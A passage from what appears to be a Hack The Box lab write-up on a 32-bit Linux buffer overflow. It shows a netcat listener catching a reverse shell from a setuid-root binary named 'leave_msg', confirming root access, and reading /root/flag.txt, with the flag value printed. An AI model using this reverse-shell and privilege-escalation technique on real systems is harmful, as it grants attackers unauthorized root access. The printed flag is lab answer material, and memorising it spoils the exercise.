htb-student@nixbof32skills:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 33520 received!
whoami
root
```

'whoami' command confirms for us that the shell is indeed a root shell.

*note – the reason the shell is a root shell is because 'leave_msg' runs with root permissions, and owned by root. *

Lets proceed to take the flag:

```
htb-student@nixbof32skills:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 33520 received!
whoami
root
cat /root/flag.txt
HTB{wmcaJe4dEFZ3pbgDEpToJxFwvTEP4t}
```

*note – this video assisted me a lot with this question. *